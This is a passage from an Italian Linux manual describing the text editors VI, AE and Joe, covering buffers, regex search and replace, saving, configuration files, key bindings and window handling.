Copia nell'area temporanea il testo che parte dalla posizione attiva fino alla fine della riga.

**3dd**

Sposta nell'area temporanea tre righe a partire da quella attiva.

**2P**

Incolla due copie del testo contenuto nell'area temporanea a partire dalla posizione a sinistra del cursore.

### 53.1.12 Copia e spostamento con nome

Quando si vogliono utilizzare delle aree temporanee di memoria specifiche, cioè identificate attraverso le lettere dell'alfabeto, si procede nei modi già visti nel caso dell'uso dell'area temporanea senza nome, con la differenza che i comandi sono preceduti da **`"x`**, dove *x* è la lettera che si vuole usare.

Si introduce però una novità importante: è possibile aggiungere del testo a un'area temporanea: basta indicarla attraverso una lettera maiuscola.

| Comando | Descrizione |
|---|---|
| "*x*yy | Copia la riga attiva nell'area temporanea *x* |
| "*x*y⟨*mod*⟩ | Copia nell'area temporanea *x* il testo fino all'indicazione dal modificatore. |
| "*x*dd | Trasferisce la riga attiva nell'area temporanea *x*. |
| "*x*d⟨*mod*⟩ | Trasferisce nell'area temporanea *x* il testo fino all'indicazione dal modificatore. |
| "*x*p | Incolla il contenuto dell'area temporanea *x* prima del cursore. |
| "*x*P | Incolla il contenuto dell'area temporanea *x* dopo il cursore. |

Tabella 53.6: Elenco dei comandi per le operazioni di copia e spostamento di testo che fanno uso delle aree temporanee con nome.

Esempi

**`"adw`**

Sposta il testo nell'area temporanea **`a`**, a partire dalla posizione attiva fino all'inizio della prossima parola.

**`"a5yy`**

Copia 5 righe nell'area temporanea **`a`**, a partire dalla posizione attiva (inclusa).

**`"A3yy`**

Aggiunge 3 righe nell'area temporanea **`a`**, a partire dalla posizione attiva (inclusa).

**`"a2P`**

Incolla due copie del contenuto dell'area temporanea **`a`**, a partire dalla posizione precedente a quella su cui si trova il cursore.

### 53.1.13 Ricerche

Per effettuare delle ricerche all'interno del documento aperto con VI si possono utilizzare le espressioni regolari (appendice B) attraverso due comandi un po' strani: **`/`** e **`?`**. La sintassi per la ricerca in avanti è:

/⟨*modello*⟩

mentre per la ricerca a ritroso è la seguente:

?⟨*modello*⟩

Nel momento in cui si preme la barra o il punto interrogativo, VI visualizza il comando nella riga inferiore dello schermo permettendone il controllo e la correzione come avviene per i comandi *colon* (cioè quelli che iniziano con i due punti). Al termine, l'inserimento di questo tipo di comando deve essere concluso con un [ *Invio* ].

| Comando | Descrizione |
|---|---|
| /⟨*modello*⟩ | Cerca in avanti una corrispondenza con il modello indicato. |
| ?⟨*modello*⟩ | Cerca all'indietro una corrispondenza con il modello indicato. |
| n | Ripete l'ultimo comando / o ?. |
| N | Ripete l'ultimo comando / o ? in modo inverso . |

Tabella 53.7: I comandi di ricerca attraverso espressioni regolari.

Il tipo di espressione regolare che può essere utilizzato con VI è solo quello elementare e valgono in particolare le regole indicate nella tabella 53.8.

### 53.1.14 Ricerche e sostituzioni

La ricerca e sostituzione sistematica avviene attraverso un comando *colon* particolare. La sua sintassi è la seguente:

| Simbolo | Descrizione |
|---|---|
| . | Corrisponde a un carattere qualsiasi. |
| \ | Fa perdere il significato speciale che può avere il carattere seguente. |
| ^ | Corrisponde all'inizio di una riga. |
| $ | Corrisponde alla fine di una riga. |
| [*abc*] | Corrisponde a un carattere qualsiasi tra quelli tra parentesi quadre. |
| [^*abc*] | Corrisponde a un carattere qualsiasi diverso da quelli tra parentesi quadre. |
| [*a*–*z*] | Un carattere qualsiasi nell'intervallo compreso tra *a* e *z*. |
| [^*a*–*z*] | Un carattere qualsiasi diverso dall'intervallo compreso tra *a* e *z*. |

Tabella 53.8: Le espressioni regolari di VI.

`:`⟨*inizio*⟩`,`⟨*fine*⟩`s/`⟨*modello-da-cercare*⟩`/`⟨*sostituzione*⟩`/[g][c]`

L'indicazione ⟨*inizio*⟩ e ⟨*fine*⟩ fa riferimento alle righe su cui intervenire. Si possono indicare dei numeri, oppure dei simboli con funzioni simili. Il simbolo **`$`** può essere usato per indicare l'ultima riga del file. Un singolo punto (**`.`**) rappresenta la riga attiva. Il simbolo **`%`** viene invece utilizzato da solo per indicare tutte le righe del file.

Il modello utilizzato per la ricerca viene espresso secondo la forma delle espressioni regolari.

Il valore da sostituire al modello cercato è normalmente fisso, ma può contenere un riferimento alla stringa trovata, attraverso il simbolo **`&`**.

La direttiva **`g`** specifica che si deve intervenire su tutte le occorrenze della corrispondenza con il modello, altrimenti la sostituzione riguarda solo la prima di queste.

La direttiva **`c`** specifica che ogni sostituzione deve essere confermata espressamente.

Esempi

**`:1,$s/pippo/pappa/g`**

Sostituisce ogni occorrenza della parola **`pippo`** con la parola **`pappa`**. La ricerca viene effettuata a partire dalla prima riga fino all'ultima.

**`:%s/pippo/pappa/g`**

Questo è un modo alternativo per eseguire la stessa operazione dell'esempio precedente: il simbolo **`%`** rappresenta da solo tutte le righe del file.

**`:.,10s/^..//g`**

Elimina i primi due caratteri (**`^..`**) da dieci righe a partire da quella attiva.

**`:%s/^..//gc`**

Esegue la stessa operazione dell'esempio precedente, applicando la sostituzione su tutto il file, richiedendo però conferma per ogni sostituzione.

**`:.,10s/^/xxxx/g`**

Inserisce la stringa **`xxxx`** all'inizio di dieci righe a partire da quella attiva.

### 53.1.15 Annullamento dell'ultimo comando

VI permette di annullare l'ultimo comando inserito attraverso il comando **`u`**. A seconda del tipo di clone utilizzato, richiamando nuovamente il comando **`u`** si riottengono le modifiche annullate precedentemente, oppure si continuano ad annullare gli effetti dei comandi precedenti.

| Comando | Descrizione |
|---|---|
| u | Annulla l'ultimo comando. |
| U | Annulla le modifiche sulla riga attiva. |

Tabella 53.9: Annullamento di un comando.

### 53.1.16 Caricamento, salvataggio e conclusione

Il file o i file utilizzati per la modifica (compresi quelli che si creano) vengono aperti normalmente attraverso l'indicazione nella riga di comando, al momento dell'avvio dell'eseguibile **`vi`**.

Il salvataggio di un file può essere fatto per mezzo del comando **`:w`** (*Write*) seguito eventualmente dal nome del file (quando si vuole salvare con un nome diverso oppure quando si sta creando un nuovo file).

La conclusione dell'attività di VI si ottiene con il comando **`:q`**

I comandi possono essere combinati tra loro, per esempio quando di vuole salvare e concludere l'attività simultaneamente con il comando **`:wq`**.

Il punto esclamativo (**`!`**) può essere usato alla fine di questi comandi per forzare le situazioni, come quando si vuole concludere l'attività senza salvare con il comando **`:q!`**.

Dal momento che VI non mostra normalmente alcuna informazione riferita al file su cui si opera (compreso il nome), il comando **`:f`** (oppure la combinazione [*Ctrl-G*]) mostra sulla riga inferiore dello schermo: il nome del file aperto, le dimensioni e il numero della riga attiva.

| Comando | Descrizione |
|---|---|
| :e ⟨*nomefile*⟩ | Carica il file indicato per poterlo modificare. |
| :e! | Ricarica il file annullando le modifiche fatte nel frattempo. |
| :r ⟨*nomefile*⟩ | Legge il file indicato e ne inserisce il contenuto dopo la riga attiva. |
| :f | Mostra il nome e le caratteristiche del file aperto. |
| :w | Salva. |
| :w ⟨*nomefile*⟩ | Salva una copia con il nome indicato. |
| :wq | Salva e termina l'esecuzione. |
| :q | Fine lavoro. |
| :q! | Fine lavoro forzato. |

Tabella 53.10: I comandi per il caricamento dei file e il loro salvataggio.

```
Il mio primo documento scritto con vi.

Non è facile, ma ne vale ugualmente la pena
~
~
~
~
~
~
:w esempio_
```

Figura 53.3: VI durante l'esecuzione del comando **`:w`**, prima della pressione conclusiva del tasto [*Invio*]

## 53.1.17 Variabili

VI ha ereditato da EX delle variabili di configurazione. Non si tratta di variabili di ambiente, ma di variabili interne a VI. Per attivare una variabile si utilizza il comando seguente:

`:set [no]`⟨*nome-della-variabile*⟩

Il prefisso **`no`**, prima del nome della variabile, serve per disattivarla. La tabella 53.11 mostra l'elenco di alcune di queste variabili.

| Variabile | Descrizione |
|---|---|
| autoindent | Mantiene i livelli di rientro nelle nuove righe. |
| beautify | Elimina i caratteri speciali non stampabili. |
| ignorecase | Nelle ricerche, ignora la differenza tra maiuscole e minuscole. |
| list | Mostra i caratteri di tabulazione e di interruzione di riga (*newline*). |
| number | Visualizza i numeri delle righe. |

Tabella 53.11: Variabili utilizzate da VI attraverso il comando **`:set`**.

Esempi

**`:set nolist`**

Disabilita la visualizzazione dei caratteri di tabulazione e di fine riga.

**`:set number`**

Visualizza i numeri di riga.

### 53.1.18 Comandi particolari

Di seguito sono elencati una serie di comandi particolari che non sono stati inclusi nelle categorie precedenti.

---

`m`*x*

Etichetta la posizione corrente con la lettera rappresentata da *x*. Valgono solo le lettere minuscole. Il testo non viene modificato.

`'`*x*

Sposta il cursore all'inizio della riga che contiene l'etichetta rappresentata da *x*.

[ *Ctrl+L* ]

Riscrive la schermata: se sono apparsi messaggi che creano difficoltà alla visualizzazione del testo su cui si sta lavorando, questo comando permette di farli scomparire mostrando il testo effettivo del file.

`:!`⟨*comando*⟩

Esegue il comando di shell indicato.

`:ab` ⟨*abbreviazione*⟩ ⟨*testo-da-sostituire*⟩

Permette di stabilire un'abbreviazione che verrà sostituita sistematicamente con tutto quello che segue il comando. Se si usa **`:ab`** da solo, si ottiene un elenco delle abbreviazioni disponibili.

### 53.1.19 File di configurazione

Può essere utilizzato il file `~/.exrc` per personalizzare la configurazione di VI attraverso comandi *colon* (quelli tipici di EX). Le cose più comuni che appariranno all'interno di questo file saranno la definizione di abbreviazioni e la definizione di alcune variabili. Segue un esempio.

```
:ab lx Linux
:ab xwin X Window System
:set autoindent
:set number
```

### 53.1.20 Problemi di portabilità

Uno dei vantaggi importanti nell'uso di VI sta nella disponibilità di cloni di questo programma per qualsiasi piattaforma. All'inizio di questo gruppo di sezioni su VI si accennava al fatto che esiste un'ottima versione Dos in grado di funzionare molto bene anche con i vecchi elaboratori dotati di poca memoria.

Quando si trasferiscono testi da un sistema GNU/Linux a Dos e viceversa si pone il problema dell'insieme di caratteri a disposizione: su GNU/Linux si utilizza presumibilmente la codifica Latin-1, mentre con il Dos no.

La soluzione più semplice a questo problema è probabilmente quella di usare Latin-1 in generale e di convertire le lettere accentate Dos in Latin-1 quando possibile. Per questo si può realizzare un semplice file di comandi da eseguire automaticamente utilizzando l'opzione **`-s`**.[1]

```
:1,$s/~E/à/g
:1,$s/~J/è/g
:1,$s/~B/é/g
:1,$s/~M/ì/g
:1,$s/~U/ò/g
:1,$s/~W/ù/g
```

In pratica, la sintassi da usare all'avvio di VI dovrebbe essere la seguente:

`vi -s` ⟨*file-comandi*⟩ ⟨*file-da-elaborare*⟩

## 53.2 AE

AE è un programma per la creazione e la modifica di file di testo che non ha doti particolari, però viene utilizzato alle volte, anche in sostituzione a VI, date le sue dimensioni ridotte e la sua configurabilità. In pratica, è importante conoscere l'uso elementare di AE perché si potrebbe essere costretti a usarlo quando ci si trova in condizioni di emergenza.

[1] Le sigle **`~E`**, **`~J`**, ecc. rappresentano le lettere accentate della codifica utilizzata nei sistemi Dos. Per scrivere un file del genere, occorrono due fasi: una in un ambiente che accetti la codifica Latin-1 e l'altra in Dos.

### 53.2.1 Configurazione di AE

AE, pur essendo un programma che utilizza poche risorse, consente una configurazione dettagliata del suo funzionamento. Questo permette di solito di farlo funzionare in modo simile a VI o a Emacs. In generale, non è il caso di intervenire nella configurazione, tuttavia è bene sapere come si articola.

Il file di configurazione generale è `/etc/ae.rc`, mentre per una configurazione particolare, AE utilizza il file `./ae.rc`, se esiste, oppure il file `~/ae.rc` (nella directory personale dell'utente).

L'eseguibile **`ae`** può essere avviato anche con l'opzione **`-f`** per indicare un file di configurazione alternativo. Questo fatto viene sfruttato alle volte per realizzare degli script che permettono di avviarlo al posto di altri programmi del genere, utilizzando la configurazione migliore per emularne il comportamento.

### 53.2.2 Avvio di AE

`ae [-f` ⟨*file-di-configurazione*⟩`] [`⟨*file*⟩`]`

La sintassi per l'utilizzo dell'eseguibile **`ae`** è molto semplice, e si spiega praticamente da sola: se si usa l'opzione **`-f`** si intende indicare esplicitamente un file di configurazione particolare.

```
File "" 0 bytes.
File read and write  ^X I ^X^S      Left, down, up, right   ^B  ^N  ^P  ^F
Version, exit, quit  ^X^V ^X^C ^Q   Word left and right     <esc>B  <esc>F
Macros               ^M             Page down and up        ^V      <esc>V
Help on and off      ^X^H           Front and end of line   ^A      ^E
Redraw               ^L             Top and end of file     <esc><  <esc>>
Insert               typed keys     Delete left and right   BACKSPACE DEL
Literal escape       ^[             Block, cut, paste       ^@   ^W   ^Y
Undo                 ^_             Invert case             <esc>C
....5...10....5...20....5...30....5...40....5...50....5...60....5...70....5...80
_
<< EOF >>
```

Figura 53.4: Avvio di AE.

In condizioni normali, avviando AE senza indicare argomenti si dovrebbe vedere quello che qui viene mostrato nella figura 53.4. Nella parte superiore dello schermo vengono riepilogati i comandi più importanti, annotati con la simbologia tradizionale del tipo **`^x`**, a rappresentare delle combinazioni di tasti del tipo [*Ctrl+x*].

Se si utilizza AE da una console virtuale di GNU/Linux, non si dovrebbero avere problemi a spostare il cursore con i tasti freccia e gli altri tasti usati solitamente per questi scopi; inoltre, dal quadro che si vede, dovrebbe essere chiaro che si possono usare i comandi [*Ctrl+x*][*i*] e [*Ctrl+x*][*Ctrl+s*], rispettivamente per caricare e per salvare un file.

### 53.2.3 Compatibilità con VI

AE può essere configurato per funzionare in modo simile a VI. È il caso di sottolineare questo fatto, perché può capitare di dover usare un sistema GNU/Linux minimo di emergenza in cui con il comando **`vi`** si ottiene invece l'avvio di AE in una modalità pseudo-VI: è proprio questa compatibilità incompleta che può creare disagio in quelle situazioni.

La configurazione normale di AE per l'uso compatibile con VI, fa sì che AE si presenti normalmente come si vede nella figura 53.5 (dove in particolare AE viene usato per modificare il file `/etc/lilo.conf`).

Dal riepilogo dei comandi nella parte superiore dello schermo si possono riconoscere alcuni comandi tipici di VI, tuttavia, si deve tenere presente che quelli che iniziano con i classici due punti (`:`), non vengono mostrati nella parte bassa dello schermo, come invece accade nella tradizione, ma si digitano alla cieca.

```
File "/etc/lilo.conf" 295 bytes read.
File read and write     :r      :w      Left, down, up, right   h,j,k,l
exit and abort          :q      :q!     Word left and right     b       w
Macros                  :map            Page down and up        PgDn PgUp
Help on and off         F1              Front and end of line   0       $
Version Redraw          :ver    ^L       Top and bottom of file  Home End
Insert                  i               Delete left and right   X       x
Open                    O       o       Append                  A       a
Delete                  dd      d[wb0]  Copy                    yy      y[wb0]
Literal escape          ^V               Block, cut, and paste   F2  F3  F4
Undo                    u               Invert case             ~
Print   (only upper)    P       p       Shift   (only right)    >>
....5...10....5...20....5...30....5...40....5...50....5...60....5...70....5...80
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
prompt
timeout=50
image=/boot/vmlinuz-2.2.1-1
        label=linux
        root=/dev/hda4
        append="console=tty10"
        read-only
image=/boot/vmlinuz-2.2.1-2
```

Figura 53.5: Avvio di AE con la configurazione che lo rende compatibile con VI.

Per esempio, volendo salvare le modifiche del file, occorre digitare il comando **`:w`** seguito da [*Invio*], senza vederlo apparire da nessuna parte.

# 53.3 Joe

Joe è solo uno tra i tanti programmi adatti per la creazione e la modifica di file di testo. Il vantaggio principale di questo programma è l'assenza di una modalità di comando distinta da quella di inserimento del testo, come invece avviene con VI. Il suo difetto principale è l'assenza di un menu.

Può gestire più file contemporaneamente, collocandoli all'interno di finestre differenti.

## 53.3.1 Configurazione di Joe

A prima vista non sembrerebbe, ma Joe è un programma altamente configurabile. Per questo viene utilizzato un file di configurazione contenente opzioni predefinite, comandi della tastiera e schede di guida (*help*).

Il file di configurazione viene cercato:

- nella directory corrente;
- nella directory personale;
- in `/usr/lib/joe/`.

La distribuzione normale di Joe fornisce diversi file di configurazione, che vengono presi in considerazione a seconda del nome utilizzato per avviare il programma (per esempio attraverso un collegamento simbolico).

Le indicazioni sul funzionamento di Joe che appaiono nelle sezioni seguenti, fanno riferimento alla configurazione normale, quella contenuta nel file `/usr/lib/joe/joerc` che viene utilizzata in modo predefinito quando l'utente avvia il programma con il suo nome originale e non ha predisposto alcuna configurazione personalizzata.

Se si vuole personalizzare la configurazione, conviene copiare questo file nella propria directory personale e rinominarlo, in modo da ottenere `~/.joerc`.

### 53.3.2 Avvio di Joe

`joe [`⟨*opzioni-globali*⟩`] [[`⟨*opzioni-particolari*⟩`]`⟨*file*⟩`] ...`

L'eseguibile **`joe`** può essere avviato o meno con l'indicazione di uno o più file su cui intervenire. I file indicati, esistenti, vengono aperti e collocati ognuno in una finestra del programma, mentre quelli che non esistono verranno creati.

Le opzioni sono suddivise in due gruppi: quelle globali che intervengono su tutti i file e sono collocate prima di qualunque indicazione di file; quelle particolari che precedono il nome del file a cui si riferiscono.

Joe può essere avviato con altri nomi, attraverso la predisposizione di collegamenti, oppure modificando direttamente il nome dell'eseguibile. A seconda del nome, viene utilizzato un file di configurazione differente che adatta Joe al funzionamento di altri programmi del genere. Per conoscere queste caratteristiche particolari, si può consultare la documentazione originale.

Alcune opzioni globali

`-asis`

Uno dei problemi a cui si va incontro quando si utilizza un programma da utilizzare in un terminale a caratteri è quello della codifica ASCII che può essere visualizzata sullo schermo. Generalmente è consentita la visualizzazione dei codici che utilizzano il primi sette bit, cosa che esclude le lettere accentate e altri simboli speciali.

Questa opzione fa in modo che si utilizzi una codifica a 8 bit, visualizzando così tutti i simboli. Se il terminale a disposizione non lo consente, è meglio non attivare questa opzione: Joe mostrerà dei simboli alternativi, evidenziandoli in modo da lasciare intendere che in realtà si tratta di qualcosa d'altro.

`-exask`

La conclusione normale dell'attività con un file coincide con il salvataggio dello stesso (si ottiene con la sequenza [ *Ctrl+k* ][ *x* ]). Con questa opzione, si vuole fare in modo che venga sempre richiesta una conferma, in modo da avere la possibilità di cambiare nome.

`-help`

Visualizza il riassunto dei comandi a disposizione nella parte superiore dello schermo, come quando si utilizza la sequenza [ *Ctrl+k* ][ *h* ].

`-marking`

Con questa opzione si facilita la visualizzazione del testo che viene marcato quando si vuole iniziare un'operazione di taglia-copia-incolla.

`-lightoff`

Con questa opzione si fa in modo che al termine di un'operazione di copia, il testo non sia più evidenziato. Potrebbe non essere opportuno attivare questa opzione quando si intendono eseguire varie operazioni di copia successive con lo stesso blocco di partenza.

Alcune opzioni particolari

`-crlf`

Fa in modo che le righe siano terminate con la sequenza *<CR><LF>* come si fa nell'ambiente Dos.

`-rdonly`

Il file viene aperto in sola lettura.

Quando si avvia Joe senza l'indicazione di alcuna opzione, né di alcun file, il programma si presenta come nella figura 53.6. Viene mostrata una finestra centrale destinata a contenere il testo di un file da creare, con sopra una riga di stato e in basso le note sul Copyright.

Come si può osservare, sulla riga di stato appaiono: le lettere **`I`** e **`W`** che stanno rispettivamente per *Insert* e *Wrap*; il nome del file, in questo caso **`Unnamed`**; la posizione del cursore; l'ora; un promemoria che ricorda come fare per richiamare la guida interna (con la sequenza [ *Ctrl+k* ][ *h* ]).

La riga di stato viene aggiornata a intervalli regolari di un secondo, e questo per non appesantire il sistema con un'attività che in generale non è urgente.

Una funzione importante della riga di stato è quella di visualizzare, nella parte sinistra, l'inserimento di un comando composto da una sequenza di tasti, in modo da poter controllare ciò che si sta facendo o ciò che non è stato terminato.

```
    IW   Unnamed                    Row 1    Col 1   10:07  Ctrl-K H for help
_








** Joe's Own Editor v2.8 ** Copyright (C) 1995 Joseph H. Allen **l-K H for help
```

Figura 53.6: Avvio di Joe.

La riga inferiore dello schermo viene utilizzata normalmente per l'inserimento di informazioni che completano un comando, come il nome di un file da salvare o da caricare. Quando questa parte non viene utilizzata, la finestra contenente il testo del file su cui si lavora si riappropria di quello spazio.

## 53.3.3 Comandi

I comandi che si possono impartire a Joe sono generalmente in forma di sequenza di tasti iniziata da una combinazione con il tasto [ *Ctrl* ]. Da un punto di vista tecnico, questo è un vantaggio, perché non si usano combinazioni con un tasto [ *meta* ] che può essere un problema attraverso un terminale. Con questo programma, non esistono quindi le modalità di funzionamento che distinguono tra la fase di inserimento e modifica e la fase di comando, come avviene invece con VI.

Teoricamente si può fare tutto utilizzando solo combinazioni con il tasto [ *Ctrl* ], anche se in pratica, quando il terminale lo consente, conviene utilizzare anche tasti con funzionalità comuni come i tasti freccia, i tasti pagina, [ *Backspace* ], [ *Canc* ] e [ *Esc* ]. In particolare, conviene ricordare che [ *Esc* ] corrisponde a [ *Ctrl+[* ] (control + parentesi quadra aperta).

La documentazione di Joe e la sua guida interna, utilizzano la notazione tradizionale per indicare le combinazioni di tasti e le sequenze di questi. per cui, **`^KH`** rappresenta la sequenza [ *Ctrl+k* ][ *h* ].

Tutto quello che si fa con Joe può essere interrotto con la combinazione [ *Ctrl+c* ]. Se si stava introducendo un comando, questo viene annullato, mentre se ci si trovava semplicemente a inserire o modificare il testo, viene proposta la conclusione (senza salvataggio) dell'attività su quel file particolare. Fortunatamente viene chiesta una conferma, e si può annullare nuovamente con un'ulteriore combinazione [ *Ctrl+c* ].

## 53.3.4 Guida interna

La guida interna di Joe è semplicemente un promemoria di comandi che occupano la parte superiore dello schermo, e lasciano la parte inferiore per le operazioni di inserimento e modifica del testo. Per visualizzarla, e successivamente per farla scomparire, si utilizza la sequenza [ *Ctrl+k* ][ *h* ], come suggerisce la riga di stato nella parte destra.

La figura 53.7 mostra un esempio di questa guida.

La guida si compone di diverse schede. La prima di queste è quella che si vede nella figura, mentre le successive si ottengono con la sequenza [ *Esc* ][ . ] (escape punto). Quando si scorre tra le schede, per tornare a una scheda precedente si utilizza la sequenza [ *Esc* ][ , ] (escape virgola).

## 53.3.5 Inserimento e modifica normali

La scrittura e la modifica di testo avviene nel modo più semplice: la pura digitazione. Come ripetuto più volte, Joe non distingue la modalità di inserimento e modifica da quella di comando, perché i comandi utilizzano combinazioni di tasti a base di [ *Ctrl* ]. La tabella 53.12 riassume brevemente le possibilità esistenti.

È importante ricordare che i caratteri che utilizzano più di 7 bit non vengono visualizzati se non si specifica

```
  Help Screen    turn off with ^KH    more help with ESC . (^[.)
CURSOR           GO TO            BLOCK      DELETE   MISC         EXIT
^B left ^F right ^U  prev. screen ^KB begin  ^D char. ^KJ reformat ^KX save
^P up   ^N down  ^V  next screen  ^KK end    ^Y line  ^T  options  ^C  abort
^Z previous word ^A  beg. of line ^KM move   ^W >word ^R  refresh  ^KZ shell
^X next word     ^E  end of line  ^KC copy   ^O word< ^@  insert   FILE
SEARCH           ^KU top of file  ^KW file   ^J >line SPELL        ^KE edit
^KF find text    ^KV end of file  ^KY delete ^_ undo  ^[N word     ^KR insert
^L  find next    ^KL to line No.  ^K/ filter ^^ redo  ^[L file     ^KD save
   IW   Unnamed                      Row 1    Col 1   10:24  Ctrl-K H for help
_
```

Figura 53.7: La guida interna di Joe.

| Comando | Alternativa | Descrizione |
|---|---|---|
| Caratteri normali | | Inseriscono il testo corrispondente. |
| Ctrl+h | Backspace | Cancella il carattere a sinistra del cursore. |
| Ctrl+d | Canc | Cancella il carattere in corrispondenza del cursore. |
| Invio | | Inserisce un'interruzione di riga. |
| Ctrl+y | | Elimina la riga su cui si trova il cursore. |
| Ctrl+j | | Elimina il testo tra il cursore e la fine della riga. |
| Ctrl+_ | Ctrl+(-) | *Undo*: annulla l'ultimo comando, compresa la digitazione. |
| Ctrl+^ | Ctrl+ì | *Redo*: riesegue l'ultimo comando, compresa la digitazione. |
| Ctrl+r | | Ripristina il testo sullo schermo. |

Tabella 53.12: Riepilogo delle funzionalità di inserimento e modifica di testo con Joe.

l'opzione **`-asis`** o se non si configura il file `~/.joerc` in tal senso.

#### 53.3.5.1 Caratteri di controllo e metacaratteri

Joe consente di utilizzare delle sequenze particolari di simboli per l'inserimento di codici ASCII che non possono essere scritti altrimenti. Per l'inserimento di questi codici, si possono usare due tipi di sequenze denominate: caratteri di controllo e metacaratteri.

La tecnica dei ***caratteri di controllo*** utilizza il simbolo apice inverso (**`` ` ``**) per iniziare la sequenza relativa. Quello che segue può essere un numero decimale di tre cifre, oppure un numero esadecimale o un numero ottale. Quando si preme **`` ` ``** appare infatti il promemoria seguente che ricorda le tre possibilità.

```
Ctrl- (or 0-9 for dec. ascii, x for hex, or o for octal)
```

I codici che non possono essere rappresentati e appartengono alla fascia che va da 0 a 31 in decimale, vengono rappresentati con i simboli **`@`**, **`A`**, **`B`**, **`C`** ... **`X`**, **`Y`**, **`Z`**, **`[`**, **`^`**, **`]`**, **`\`** e **`_`**. Tali simboli, se il terminale lo consente, appaiono sottolineati.

I codici che non possono essere rappresentati e appartengono alla fascia che va da 128 in poi, appaiono nella forma dei caratteri corrispondenti che si ottengono togliendo l'ottavo bit (ovvero sottraendo 128), ma invertiti.

La tecnica dei ***metacaratteri*** utilizza la sequenza [*Ctrl*+\][*x*], dove *x* corrisponde al carattere che si ottiene togliendo l'ottavo bit al simbolo che invece si vuole ottenere. Quando si preme [*Ctrl*+\], prima di premere il tasto finale, appare un invito a completare il metacarattere nell'ultima riga dello schermo.

```
Meta-
```

Quando si dispone di un terminale configurato correttamente, ci sono poche probabilità di dover utilizzare i caratteri di controllo o i metacaratteri per inserire lettere accentate o altri simboli particolari, dal momento che la tastiera dovrebbe rispondere correttamente. Quando però ci si trova a utilizzare un terminale mal configurato, queste tecniche diventano molto importanti.

Nello stesso modo, se possibile, conviene utilizzare una visualizzazione sullo schermo a 8 bit, in modo da vedere correttamente tutti i simboli che compongono l'insieme di caratteri per cui è configurato il proprio sistema (per l'Italia dovrebbe trattarsi di ISO 8859-1). Se però il terminale non lo consente, la visualizzazione attraverso l'inversione del testo è comunque un'ottima via di scampo.

La tabella 53.13 elenca le corrispondenze tra le lettere accentate e i caratteri corrispondenti quando si elimina l'ottavo bit.

| ISO 8859-1 | Simbolo corrispondente |
|---|---|
| à | ` |
| è | h |
| é | i |
| ì | l |
| ò | r |
| ù | y |
| À | @ |
| È | H |
| É | I |
| Ì | L |
| Ò | R |
| Ù | Y |

Tabella 53.13: Lettere accentate e simboli corrispondenti nei terminali a 7 bit, quando la codifica a 8 bit di partenza è ISO 8859-1.

### 53.3.6 Navigazione

La navigazione del cursore all'interno del testo avviene in modo semplice e intuitivo attraverso l'uso dei tasti freccia e pagina, quando possibile, altrimenti con combinazioni di tasti abbastanza facili. Una particolarità importante di questo programma è la possibilità di raggiungere facilmente la zona del testo dove sono state fatte modifiche in precedenza. La tabella 53.14 elenca i tasti e le combinazioni utili per la navigazione del cursore nel testo.

### 53.3.7 Gestione dei file e conclusione

Joe permette di gestire diversi file contemporaneamente. Per questo, ogni file viene inserito in una finestra differente. Queste finestre possono essere visibili contemporaneamente, e in tal caso si dividono lo spazio sullo schermo, oppure possono essere semplicemente sovrapposte.

| Tasto o combinazione | Risultato |
|---|---|
| tasti freccia | Spostano il cursore di una posizione nella direzione indicata dal tasto. |
| Ctrl+f | Spostamento a destra di un carattere. |
| Ctrl+b | Spostamento a sinistra di un carattere. |
| Ctrl+p | Spostamento in alto di una riga. |
| Ctrl+n | Spostamento in basso di una riga. |
| tasti pagina | Spostano il testo in modo verticale di un numero consistente di righe. |
| Ctrl+u | Spostamento alla schermata precedente. |
| Ctrl+v | Spostamento alla schermata successiva. |
| Ctrl+k u | Spostamento all'inizio del file. |
| Ctrl+k v | Spostamento alla fine del file. |
| Ctrl+k l *n* | Spostamento alla riga *n*. |
| Ctrl+k – | Spostamento alla posizione della modifica precedente. |
| Ctrl+k = | Spostamento alla posizione della modifica successiva. |

Tabella 53.14: Comandi utili per la navigazione con Joe quando è configurato nel modo predefinito.

Le operazioni di caricamento e salvataggio riguardano sempre solo la finestra attiva, cioè quella in cui si trova il cursore e che risulta visibile. La finestra che viene creata eredita tutte le sue caratteristiche da quella attiva nel momento della creazione, compreso il file in essa contenuto.

La tabella 53.15 elenca i comandi utili per la gestione di file e finestre.

| Comando | Descrizione |
|---|---|
| Ctrl+k e ⟨*file*⟩ | Carica il file indicato in una nuova finestra. |
| Ctrl+k r ⟨*file*⟩ | Inserisce il file indicato nella posizione del cursore. |
| Ctrl+k d ⟨*file*⟩ | Salva eventualmente confermando o cambiando il nome del file. |
| Ctrl+k x | Salva ed elimina la finestra attiva. |
| Ctrl+c | Termina il lavoro della finestra attiva senza salvare. |
| Ctrl+k o | Crea una nuova finestra dividendo in due lo schermo. |
| Ctrl+k i | Ingrandisce al massimo la finestra attiva, oppure suddivide lo schermo tra le finestre. |
| Ctrl+k n | Passa alla finestra successiva. |
| Ctrl+k p | Passa alla finestra precedente. |

Tabella 53.15: Comandi per la gestione di file e finestre.

La figura 53.8 mostra uno schermo diviso in due finestre.

Vale la pena di tenere a mente quanto segue:

- quando si salva utilizzando la sequenza [ *Ctrl+k* ][ *d* ] si può cambiare nome al file che si salva, ma il nome abbinato alla finestra resta ed è quello che sarà proposto ancora;
- la sequenza [ *Ctrl+k* ][ *x* ] salva senza fare domande, oppure richiede una conferma se Joe funziona con l'opzione **`-exask`**;
- quando si carica un file all'interno di una finestra ottenuta suddividendo quella corrente, il file utilizza la finestra attiva e non viene collocato in una nuova;
- quando si chiude l'ultima finestra, il programma conclude la sua attività.

## 53.3.8 Taglia, copia, incolla e blocchi di testo

Una della caratteristiche più importanti di Joe è quella di poter intervenire attraverso le consuete operazioni di taglia-copia-incolla anche su porzioni verticali di testo.

La segnalazione del testo da tagliare o copiare avviene attraverso le sequenza [ *Ctrl+k* ][ *b* ], per l'inizio, e [ *Ctrl+k* ][ *k* ], per la posizione oltre la fine del blocco. Normalmente, il blocco selezionato risulta evidenziato.

Per tutto il tempo in cui il blocco risulta evidenziato, è possibile incollare attraverso [ *Ctrl+k* ][ *c* ], nella posizione in cui si trova il cursore, tagliare (nel senso di eliminare) attraverso [ *Ctrl+k* ][ *y* ], o spostare con la sequenza [ *Ctrl+k* ][ *m* ].

Il testo evidenziato può anche essere salvato in un file differente, attraverso [ *Ctrl+k* ][ *w* ]

